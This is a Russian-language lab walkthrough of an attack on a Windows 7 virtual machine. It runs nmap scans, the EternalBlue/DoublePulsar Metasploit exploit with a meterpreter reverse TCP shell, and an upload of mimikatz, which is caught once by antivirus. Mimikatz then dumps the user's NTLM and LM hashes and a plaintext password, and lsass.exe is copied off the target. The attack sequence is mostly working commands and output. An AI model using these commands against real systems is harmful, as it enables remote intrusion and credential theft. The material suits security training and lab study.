Mimikatz

By Nizamov Askhat

1. Подготовка для проведения атаки.

-Необходимо Vbox с Kali linux и Windows 7.

-Необходимо настроить сеть между машинами.

Mimikatz.

- Mimikatz — Перехват паролей открытых сессий в Windows, инструмент, реализующий функционал Windows Credentials Editor и позволяющий извлечь аутентификационные данные залогинившегося в системе пользователя в открытом виде.

2. Анализ сети используя программу Nmap.

root@kali: ~

Файл Правка Вид Поиск Терминал Справка

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         _gateway        0.0.0.0         UG    100    0        0 eth0
192.168.10.0    0.0.0.0         255.255.255.0   U     100    0        0 eth0
root@kali:~# nmap -sn 192.168.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 06:12 EDT
Nmap scan report for 192.168.10.10
Host is up.
Nmap done: 256 IP addresses (1 host up) scanned in 23.69 seconds
root@kali:~# nmap -sn 192.168.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 06:13 EDT
Nmap scan report for 192.168.10.1
Host is up (0.0062s latency).
MAC Address: D4:BF:7F:04:44:28 (Upvel)
Nmap scan report for 192.168.10.4
Host is up (0.079s latency).
MAC Address: 68:17:29:D0:F5:9D (Intel Corporate)
Nmap scan report for 192.168.10.6
Host is up (0.00026s latency).
MAC Address: 00:E1:29:02:2D:68 (Unknown)
Nmap scan report for 192.168.10.10
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.24 seconds
root@kali:~#
```

3. IP-адрес Kali linux

root@kali: ~

Файл Правка Вид Поиск Терминал Справка

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.10  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::a00:27ff:fe95:8c5e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:95:8c:5e  txqueuelen 1000  (Ethernet)
        RX packets 111  bytes 11693 (11.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 3394 (3.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1038 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1038 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

4.Сканирование на наличие открытых портов.

root@kali: ~

Файл Правка Вид Поиск Терминал Справка

```
root@kali:~# nmap -Pn 192.168.10.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 06:16 EDT
Nmap scan report for 192.168.10.6
Host is up (0.00036s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2869/tcp open  icslap
MAC Address: 00:E1:29:02:2D:68 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 26.85 seconds
root@kali:~#
```

5. Запускаем Metasploit

root@kali: ~

Файл Правка Вид Поиск Терминал Справка

```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?
```

```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMM                  MMMMMMMMMMM
MMMN$                                vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx         MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
```

6.Используем эксплоит Eternalblue_doublepulsar

root@kali: ~

Файл Правка Вид Поиск Терминал Справка

```
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > cd Eternalblue-Doublepulsar-Metasploit/
msf > use exploits/windows/smb/eternalblue_doublepulsar
msf exploit(windows/smb/eternalblue_doublepulsar) > set processinject lsass.exe
processinject => lsass.exe
msf exploit(windows/smb/eternalblue_doublepulsar) > set targetarchitecture x64
targetarchitecture => x64
msf exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/x64/meterpreter/
reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/eternalblue_doublepulsar) > set lhost 192.168.10.10
lhost => 192.168.10.10
msf exploit(windows/smb/eternalblue_doublepulsar) > set lport 445
lport => 445
msf exploit(windows/smb/eternalblue_doublepulsar) > set rhost 192.168.10.6
rhost => 192.168.10.6
msf exploit(windows/smb/eternalblue_doublepulsar) > set rhost 192.168.10.9
rhost => 192.168.10.9
msf exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.10.10:445
[*] 192.168.10.9:445 - Generating Eternalblue XML data
```

7.Успешное получение доступа.

root@kali: ~

Файл Правка Вид Поиск Терминал Справка

```
msf exploit(windows/smb/eternalblue_doublepulsar) > set rhost 192.168.10.9
rhost => 192.168.10.9
msf exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.10.10:445
[*] 192.168.10.9:445 - Generating Eternalblue XML data
[*] 192.168.10.9:445 - Generating Doublepulsar XML data
[*] 192.168.10.9:445 - Generating payload DLL for Doublepulsar
[*] 192.168.10.9:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.10.9:445 - Launching Eternalblue...
0026:err:ntdll:RtlpWaitForCriticalSection section 0x7bd117e0 "loader.c: loader_section"
wait timed out in thread 0026, blocked by 0025, retrying (60 sec)
000f:err:service:process_send_command receiving command result timed out
0029:err:service:process_send_command receiving command result timed out
0027:err:plugplay:handle_bus_relations Failed to load driver L"WineHID"
[+] 192.168.10.9:445 - Pwned! Eternalblue success!
[*] 192.168.10.9:445 - Launching Doublepulsar...
000f:err:service:process_send_command receiving command result timed out
[*] Sending stage (206403 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.10:445 -> 192.168.10.9:49169) at 2019-03-17
 10:30:12 -0400
[+] 192.168.10.9:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

Meterpreter

```
Команда        Описание
-------        -----------
cat            Вывести содержимое файла на экран
cd             Сменить директорию
checksum       Получить контрольную сумму файла
cp             Скопировать файл/директорию в другое место
dir            Вывести список файлов (псевдоним для ls)
download       Загрузить файл или директорию
edit           Отредактировать файл
getlwd         Вывести локальную рабочую директорию
getwd          Вывести рабочую директорию
lcd            Изменить локальную рабочу директорию
lpwd           Вывести локальную рабочую директорию
ls             Показать список файлов
mkdir          Создать директорию
mv             Переместить файл/директорию в другое место
pwd            Вывести рабочую директорию
rm             Удалить указанный файл
rmdir          Удалить директорию
search         Поиск файлов
show_mount     Вывести всех точек монтирования/логических дисков
upload         Выгрузить файл или директорию
```

8.Загрузка Mimikatz.

root@kali: ~


Файл Правка Вид Поиск Терминал Справка

```
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2019-03-17 09:46:16 -0400  $Recycle.Bin
40777/rwxrwxrwx   0      dir   2009-07-14 01:08:56 -0400  Documents and Settings
40777/rwxrwxrwx   0      dir   2009-07-13 23:20:08 -0400  PerfLogs
40555/r-xr-xr-x   4096   dir   2017-03-07 13:55:03 -0500  Program Files
40555/r-xr-xr-x   4096   dir   2019-03-17 09:49:32 -0400  Program Files (x86)
40777/rwxrwxrwx   4096   dir   2019-03-17 09:44:35 -0400  ProgramData
40777/rwxrwxrwx   0      dir   2019-03-17 09:44:36 -0400  Recovery
40777/rwxrwxrwx   4096   dir   2019-03-17 12:38:26 -0400  System Volume Information
40555/r-xr-xr-x   4096   dir   2019-03-17 09:45:00 -0400  Users
40777/rwxrwxrwx   24576  dir   2019-03-17 09:46:17 -0400  Windows
40777/rwxrwxrwx   0      dir   2017-03-07 11:21:15 -0500  driversinstall
0000/---------    0      fif   1969-12-31 19:00:00 -0500  pagefile.sys
40777/rwxrwxrwx   0      dir   2017-01-30 03:50:51 -0500  Активатор

meterpreter > upload '/root/Desktop/mimikatz.exe'
[*] uploading  : /root/Desktop/mimikatz.exe -> mimikatz.exe
[*] Uploaded 905.16 KiB of 905.16 KiB (100.0%): /root/Desktop/mimikatz.exe -> mimikatz.e
xe
[*] uploaded   : /root/Desktop/mimikatz.exe -> mimikatz.exe
meterpreter >
```

9.Провал.....


щность передачи: 100%]
NOD32 ANTIVIRUS
Угроза удалена
Объект угроза (Win64/Riskware.Mimikatz.D) найден в файле, к которому приложение Хост-процесс Windows (Rundll32) пытается получить доступ.
Файл удален.
Дополнительные сведения об этом сообщении
Купить лицензию
Ваш компьютер не защищен.

root@kali: ~

Файл Правка Вид Поиск Терминал Справка

```
meterpreter > shell
Process 2648 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
(c) ►►►►►► ►►►►►►►► (Microsoft Corp.), 2009. ►► ►►►►►►►
```

10. Запуск Mimikatz.

root@kali: ~

Файл Правка Вид Поиск Терминал Справка

```
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 109352 (00000000:0001ab28)
Session           : Interactive from 1
User Name         : Bratok
Domain            : Bratok-ПК
Logon Server      : BRATOK-ПК
Logon Time        : 17.03.2019 20:27:33
SID               : S-1-5-21-3429717836-1035089706-3370328478-1001
        msv :
         [00000003] Primary
         * Username : Bratok
         * Domain   : Bratok-ПК
         * LM       : d7093a438f328652aad3b435b51404ee
         * NTLM     : e52591786b3d321c7a4808e15900625a
         * SHA1     : a055019528bdbdeddbfe531471ff733e113c2111
        tspkg :
         * Username : Bratok
         * Domain   : Bratok-ПК
         * Password : jyla28
        wdigest :
```

11.Успех.

```
Authentication Id : 0 ; 109352 (00000000:0001ab28)
Session           : Interactive from 1
User Name         : Bratok
Domain            : Bratok-ПК
Logon Server      : BRATOK-ПК
Logon Time        : 17.03.2019 20:27:33
SID               : S-1-5-21-3429717836-1035089706-3370328478-1001
        msv :
         [00000003] Primary
         * Username : Bratok
         * Domain   : Bratok-ПК
         * LM       : d7093a438f328652aad3b435b51404ee
         * NTLM     : e52591786b3d321c7a4808e15900625a
         * SHA1     : a055019528bdbdeddbfe531471ff733e113c2111
        tspkg :
         * Username : Bratok
         * Domain   : Bratok-ПК
         * Password : jyla28
        wdigest :
```

12. Способ № 2 кража lsass.exe

```
meterpreter >  download c:\windows\system32\lsass.exe /root/Desktop/
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter >  download lsass.exe /root/Desktop/
[*] Downloading: lsass.exe -> /root/Desktop//lsass.exe
[*] Downloaded 30.50 KiB of 30.50 KiB (100.0%): lsass.exe -> /root/Desktop//lsas
s.exe
[*] download   : lsass.exe -> /root/Desktop//lsass.exe
meterpreter >
```

Спасибо за внимание!